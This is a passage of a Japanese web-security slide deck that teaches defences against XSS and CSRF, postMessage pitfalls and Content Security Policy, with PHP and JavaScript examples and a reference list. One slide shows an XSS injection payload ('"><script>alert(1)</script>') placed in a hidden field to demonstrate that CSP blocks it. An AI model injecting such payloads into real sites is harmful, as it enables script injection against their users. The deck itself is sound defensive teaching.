```
var div = document.getElementById('img');
var img = '<img src="track.php?siteId='
                    + encodeURIComponent(qstrs.siteId) + '">';
div.innerHTML = img;
```

対策（続き）

```
window.addEventListener("message", function(event) {
  var siteId = event.data;
  var form = document.getElementById('form');
  var input = document.createElement('input');
  input.setAttribute('name', 'siteId');
  input.setAttribute('value', siteId);
  // setAttributeを使えば、HTMLエスケープの必要はない
  form.appendChild(input);
} , false);
```

第4部のまとめ

- HTML5になり攻撃のバリエーションは増加しているが、基本は変わらない
  - XSS: 文脈に応じたエスケープ または DOM操作用メソッド・プロパティ
  - CSRF: トークンにより対策
- “手抜きをしない”
  - 手抜きの例：XHRではクロスドメイン通信ができないと思いCSRF対策を怠る
- 対策はできるだけ局所的に完結する
- JSONのXSSに注意
- postMessageによる情報漏えいやデータ汚染に注意
- 最新のjQueryその他のライブラリを用いる

第5部:
XSS対策の切り札
Content Security Policy (CSP)

Content Security Policy(CSP)とは

- JavaScriptを実行して良いリソースを明示的に指定
- デフォルトでは、インラインスクリプト、イベントハンドラを禁止
  - × <script> … some scripts … </script>
  - × <body onload=" … some scripts … ">
- 以下のポリシーは最も厳しい
  - Content-Security-Policy: default-src 'self'
  - インラインスクリプトの禁止
  - イベントハンドラの禁止
  - JavaScriptは同一ドメインからのみ読み込み可能

  → XSS脆弱性があっても、何もできないに近い
- その代わり「面倒くさい」
  - JavaScriptは別ファイル(*.js)にして読み込み
  - イベントハンドラはJavaScriptで指定

CSPを活用したスクリプト例(1) csp.php

```
<?php
  header("Content-Type: text/html; charset=utf-8");
  header("Content-Security-Policy: default-src 'self'");
?><head>
<script src="sub.js"></script>
</head>
<body>
<input type="button" id="go" value="go!">
<input type="hidden" id="hoge" value="<?php
 echo htmlspecialchars($_GET['p']); ?>">
Hello CSP world
</body>
```

CSPの指定

静的JavaScritの読み込み

ボタンにはonclickを書かない


hiddenパラメータ

CSPを活用したスクリプト例(2) sub.js

```
window.onload = function() {
 document.getElementById('go').onclick = function() {
  alert(document.getElementById('hoge').value);
 };
};
```


ボタンgoのonclickハンドラ

hiddenパラメータから値を読み出す



仮にXSSがあってもブロックされる

```
<head><script src="sub.js"></script></head>
<body>
<input type=button id="go" value="go!">
<input type=hidden id="hoge" value="1"><script>alert(1)</script>">
Hello CSP world
</body>
```



全体のまとめ

- 変わらない侵入の原理と変わる侵入手口
- まずはWebアプリケーションセキュリティの基本が重要
- 新し目の攻撃手法
  - パスワードリスト攻撃
  - クリックジャッキング)
- SQLインジェクションやクロスサイトリクエストフォージェリ(CSRF)は防御方法が確立している
- クロスサイト・スクリプティング(XSS)は色々ややこしい
- HTML5になってXSS防御の重要性が増す
- Content Security Policy(CSP)によるXSS防御の可能性

Thank you

参考文献(1)

- IPAテクニカルウォッチ「DOM Base XSS」に関するレポート
  - http://www.ipa.go.jp/about/technicalwatch/20130129.html
- HTML5 and Security Part 1 : Basics and XSS [PPT]
  - http://utf-8.jp/public/20130613/owasp.pptx
- HTML5時代のWebセキュリティ[PPT]
  - http://utf-8.jp/public/20120915/20120915-html5.pptx
- XMLHttpRequestを使ったCSRF対策
  - http://d.hatena.ne.jp/hasegawayosuke/20130302/p1
- 機密情報を含むJSONには X-Content-Type-Options: nosniff をつけるべき
  - http://d.hatena.ne.jp/hasegawayosuke/20130517/p1

参考文献(2)

- JSONをvbscriptとして読み込ませるJSONハイジャック(CVE-2013-1297)に注意
  - http://blog.tokumaru.org/2013/05/JSON-information-disclosure-vulnerability-CVE-2013-1297.html
- PHPのイタい入門書を読んでAjaxのXSSについて検討した(1)～(3)
  - http://d.hatena.ne.jp/ockeghem/20110905/p1
- 本当は怖いパスワードの話
  - http://www.atmarkit.co.jp/fsecurity/special/165pswd/01.html
- Webアプリでパスワード保護はどこまでやればいいか
  - http://www.slideshare.net/ockeghem/how-to-guard-your-password
- いまさら聞けないパスワードの取り扱い方
  - http://www.slideshare.net/ockeghem/ss-25447896